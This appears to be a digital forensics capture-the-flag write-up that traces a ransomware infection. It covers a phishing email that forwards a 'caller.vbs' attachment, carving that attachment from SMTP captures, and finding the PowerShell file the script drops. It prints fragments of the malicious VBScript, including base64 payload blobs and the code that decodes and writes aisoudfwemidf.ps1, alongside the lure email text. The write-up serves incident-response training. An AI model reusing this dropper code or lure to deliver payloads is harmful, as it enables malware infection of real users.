Herensuge

Things to Remember:

1) Read the getting started before reading this write-up.

2) All file paths shown are based on the computer used in this write-up.


3) Use the Resource page/pdf to see a list all websites and programs used in this write-up.

Herensuge 1

Ella's PC has been infected with ransomware. We think it happened after an email was sent to Amaya and then forwarded to Ella on August 23, 2018. Find the artifacts in the available smtp sessions. What is the email address of the sender?

Solution


The question gives us two critical pieces of information. First, the date of August 23, 2018. Second, that Amaya forwarded the malicious email to Ella. With that information we can navigate to the SMTP files for Ella. All the smtp files are in Epoch time and you'll have to convert them on your own.



This PC > Desktop > Artifacts > smtp > ebeltze

Name	Date modified	Type	Size
1533669475	8/24/2018 12:00 AM	File	1 KB
1533669659	8/24/2018 12:00 AM	File	2 KB
1533670752	8/24/2018 12:00 AM	File	2 KB
1533671588	8/24/2018 12:00 AM	File	1 KB
1533672993	8/24/2018 12:00 AM	File	1 KB
1533673053	8/24/2018 12:00 AM	File	1 KB
1533673962	8/24/2018 12:00 AM	File	2,179 KB

You notice that files that begin with **153504** have the date of August 23, 2018. Looking through these files you eventually get to **1535064592**. Open this file in sublime and you'll notice that an attachment is included in the base of the smtp file.



```

Amaya

-------- Original Message --------
Subject: UPDATED: Import Updates for your Hazia Equipment
Date: 2018-08-23 15:20
 From: helizondo@hazia.com
To: alabank@orko.net

Please see attached updated script to update your Hazia equipment.
Disregard our previous email as the update software was broken.

H

--
Amaya Labankada
CIO, Orko Electric
alabank@orko.net
--=_a53a75e3bb55af5a50dea77d87e2bef9
Content-Transfer-Encoding: base64
Content-Type: text/plain; charset=us-ascii;
 name=caller.vbs
Content-Disposition: attachment;
 filename=caller.vbs;
 size=6553346

```

```
ZGltIGV4ZWN1dGFibGUNCmRpbSBvdXRGaWxlDQoNCicgc3RhcnQgcG93ZXJzaGVsbA0KZXhlY3V0
YWJsZT0iSXlCemRHRnlkQ0JsZUdWamRYUmhZbXhsRFFva1lqWTBJRDBnSjFSV2NWRkJRVTFCUVVG
QlJVRkJRVUV2THpoQlFVeG5RVUZCUVVGQlFVRkJVVUZCUVVGQlFVRkJRVUZCUVVGQlFVRkJRVUZC
UVVGQlFVRkJRVUZCUVVGQlFVRkJRVUZCUVVGQlFVRkJRVUZCWjBGQlFVRkJOR1oxWnpSQmRFRnVU
a2xwWjBKVVRUQm9Wa2RvY0dONVFuUmpiVGx1WTIxR2RGSXhZbFRBMUlpWlhKbWFXTmhXTlBSVkU0b1Z6
```

Looking through the smtp file you'll spot the email address of the sender.


```
Date: Thu, 23 Aug 2018 15:49:48 -0700
From: alabank@orko.net
To: Ella Beltzetan <ebeltze@orko.net>
Subject: Fwd: UPDATED: Import Updates for your Hazia Equipment
Organization: Orko Electric
In-Reply-To: <f8f30025a11a8c40786d138dce011c7b@hazia.com>
References: <f8f30025a11a8c40786d138dce011c7b@hazia.com>
Message-ID: <a0c1b7bd7af4eb0899acca52fbe01231@orko.net>
X-Sender: alabank@orko.net
User-Agent: Roundcube Webmail

--=_a53a75e3bb55af5a50dea77d87e2bef9
Content-Transfer-Encoding: 7bit
Content-Type: text/plain; charset=US-ASCII;
 format=flowed

Ugh...apparently Hektor sent a broken update. Here's the new one
for our
Hazia equipment.
```

Herensuge 2

What is the name of the script that infected Ella's PC with ransomware (include the extension in the script name)?


Solution

Open the same smtp file, **1535064592**, from Herensuge 1.



1535048736	8/24/2018 12:00 AM	File	1 KB
1535049125	8/24/2018 12:00 AM	File	2 KB
1535049575	8/24/2018 12:00 AM	File	2 KB
1535052757	8/24/2018 12:00 AM	File	8,648 KB
1535064592	8/24/2018 12:00 AM	File	8,647 KB

Open the file in sublime and scroll down to the attachment information. There you'll notice a file named **caller.vbs.**



```

Amaya

-------- Original Message --------
Subject: UPDATED: Import Updates for your Hazia Equipment
Date: 2018-08-23 15:20
 From: helizondo@hazia.com
To: alabank@orko.net

Please see attached updated script to update your Hazia equipment.
Disregard our previous email as the update software was broken.

H

--
Amaya Labankada
CIO, Orko Electric
alabank@orko.net
--=_a53a75e3bb55af5a50dea77d87e2bef9
Content-Transfer-Encoding: base64
Content-Type: text/plain; charset=us-ascii;
 name=caller.vbs
Content-Disposition: attachment;
 filename=caller.vbs;
 size=6553346

```

ZGltIGV4ZWN1dGFibGUNCmRpbSBvdXRGaWxlDQoNCicgc3RhcnQgcG93ZXJzaGVsbA0KZXhlY3V0
YWJsZT0iSXlCemRHRnlkQ0JsZUdWamRYUmhZbXhsRFFva1lqWTBJRDBnSjFSV2NWRkJRVTFCUVVG
QlJVRkJRVUV2THpoQlFVeG5RVUZCUVVGQlFVRkJVVUZCUVVGQlFVRkJRVUZCUVVGQlFVRkJRVUZC
UVVGQlFVRkJRVUZCUVVGQlFVRkJRVUZCUVVGQlFVRkJRVUZCUWjBGQlFVRkJOR1oxWnpSQmRFRnVU
a2xpWjBKVVRUQm9Wa2RvY0dONVFuZGpiVGx1WTIxR2RFbEhUbWhpYlRWMlpFTkNhVnBCUUW5sa1Z6
Um5ZVmMwWjFKRk9WUkpSekYyV2tkVmRVUlJNRXRLUVVGQlFVRkJRVUZCUWxGU1VVRkJWRUZGUkVG


Answer: caller.vbs

Herensuge 3

Extract out the VBScript from the email SMTP session. What file did the VBScript create and execute?


Solution

Then continuing from **Herensuge_2**, we need to carve out the **caller.vbs** file by using carve.py which should be in your tools or in the demo folder. Open terminal and navigate to the smtp file location, then type the following command: (carve.py location may differ) **C:\Users\tracerfire1\Desktop\Herensuge\carve.py 1535064592**.




```
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\tracerfire1>cd C:\Users\tracerfire1\Desktop\Artifacts\smtp\ebeltze

C:\Users\tracerfire1\Desktop\Artifacts\smtp\ebeltze>C:\Users\tracerfire1\Desktop\Herensuge\carve.py 1535064592
[+] Email part ID 0: None
==> Content Type: multipart/mixed

[+] Email part ID 1: None
==> Content Length in bytes: 535
==> Content Type: text/plain

[+] Email part ID 2: caller.vbs
==> Content Length in bytes: 6553346
==> Content Type: text/plain

Enter the part ID of the email part you would like to carve: 2
Dumping email part ID 2 with filename caller.vbs...
Successfully dumped file caller.vbs

C:\Users\tracerfire1\Desktop\Artifacts\smtp\ebeltze>
```

caller.vbs file is dumped in the smtp directory.




1534281674	8/23/2018 11:00 PM	File	1 KB
1534359458	8/23/2018 11:00 PM	File	1 KB
1535048736	8/23/2018 11:00 PM	File	1 KB
1535049125	8/23/2018 11:00 PM	File	2 KB
1535049575	8/23/2018 11:00 PM	File	2 KB
1535052757	8/23/2018 11:00 PM	File	8,648 KB
1535064592	8/23/2018 11:00 PM	File	8,647 KB
caller	9/10/2019 12:04 PM	VBScript Script File	6,400 KB

Open the file in Sublime Text. You'll notice that the vb script executes PowerShell with an encoded string.


C:\Users\tracerfire\Desktop\Artifacts\smtp\caller.vbs - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
caller.vbs

```
dim executable
dim outFile

' start powershell
executable="IyBzdGFydCBleGVjdXRhYmxlDQokYjY0ID0gJ1RWcVFBQU1BQUFBRUFBQUEvLzhBQUxnQU
21GdE1HTmhibTV2ZENCaVpTQnlkVzRnYVc0Z1JFOVRJRzF2WkdVdURRMEtKQUFBQUFBQUFBQ1FSUUFBVEF
FBQUFBQUFBQXdCQUFBRUFBQUFBQUFBQU1BQUFBQUFDQUFBQkFBQUFBQUVBQUFFQUFBQUFBQUFCQUFBQUFE
BQURnTWdNQUdBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQ
UUFBQUFDQUFBQUFBQUFBQUFBQUFBQUFBQkFBQURnTG5KemNtTUFBQUFBOEFBQUFFQURBQUR3QUFBQWhnQU
DloenpGQ1NDTVRaWHBuV1FzVUh4N3Y4cTNrVX13Nz16UWk2S1kwamtJcj16RGEzQ2U4dj13RXpVOWw3a2x
E0QzVDRE4xejZVYkZkOS9YVE5keGxZRkk1d2F5eUkyeG1GeVNia3VadmVNNC9jRGdpd1hObk5qTmxVbWh0
Hb1h0cElnMXN4cDJFdTBuNXBMbHpReW5sUnJCbzVHOGNvSW55RHBBWnRSUXdhN0laWVV3Y2JDbjJNZnR0Y
VFFmdUd5aGFNQjQ3Zzc3aWJoVkx0WHhGOW5xb25nWU5INEZYcmFLRjlGMnM2akw1N3pMeWVhb1AxNmZkUz
FVhSjducnNnT1BSL1BCVVJMMG5yYzVjKzlrN2VJZ1RiR255NVpQbGkvekU0QWdJcFpvdUtJejBlYyswWmp
FEalJLY2V6bGtnRWNWZFBJdkloYWVSMkZiVHQwMW02VWpUaEpVNndocXRxNi9rMFdNSTdVTi8zUUdHNDRF
rNWcybTJOQU8yeVRrQ1doUUFQZE9pTVY2bUx5OF1TZHJQZ2dvOTN5UHpwZG9CcWJRcThaY2FCSFNuZnQwT
TnE0VXI4K2tjOUs2OFNDK3BtOW4zY2F2UzF6Wnp0T3piVm5XQ2h0T1Q5T1ZRbmNyUjREcC9kUzVzYUw4eX
29JaHRTZy9tdzJMNDZmYnBUbkJEaWMxQzRVOTkzOEJNY2pCQUVZVFNEcXg4NDE0cWF0Y1pNWnZ3MkJIbHg
```

Scroll to the bottom of the file and you'll notice the outfile command with a file named **aisoudfwemidf.ps1** is created.



```
    'Open the stream And write binary data To the object
    BinaryStream.Open
    BinaryStream.Write Binary

    'Change stream type To text/string
    BinaryStream.Position = 0
    BinaryStream.Type = adTypeText

    'Specify charset For the output text (unicode) data.
    BinaryStream.CharSet = "us-ascii"

    'Open the stream And get text/string data from the object
    Stream_BinaryToString = BinaryStream.ReadText
    Set BinaryStream = Nothing
End Function


Set objFSO=CreateObject("Scripting.FileSystemObject")

outFile="aisoudfwemidf.ps1"
Set objFile = objFSO.CreateTextFile(outFile,True)
objFile.Write Base64Decode(executable)
objFile.Close

```

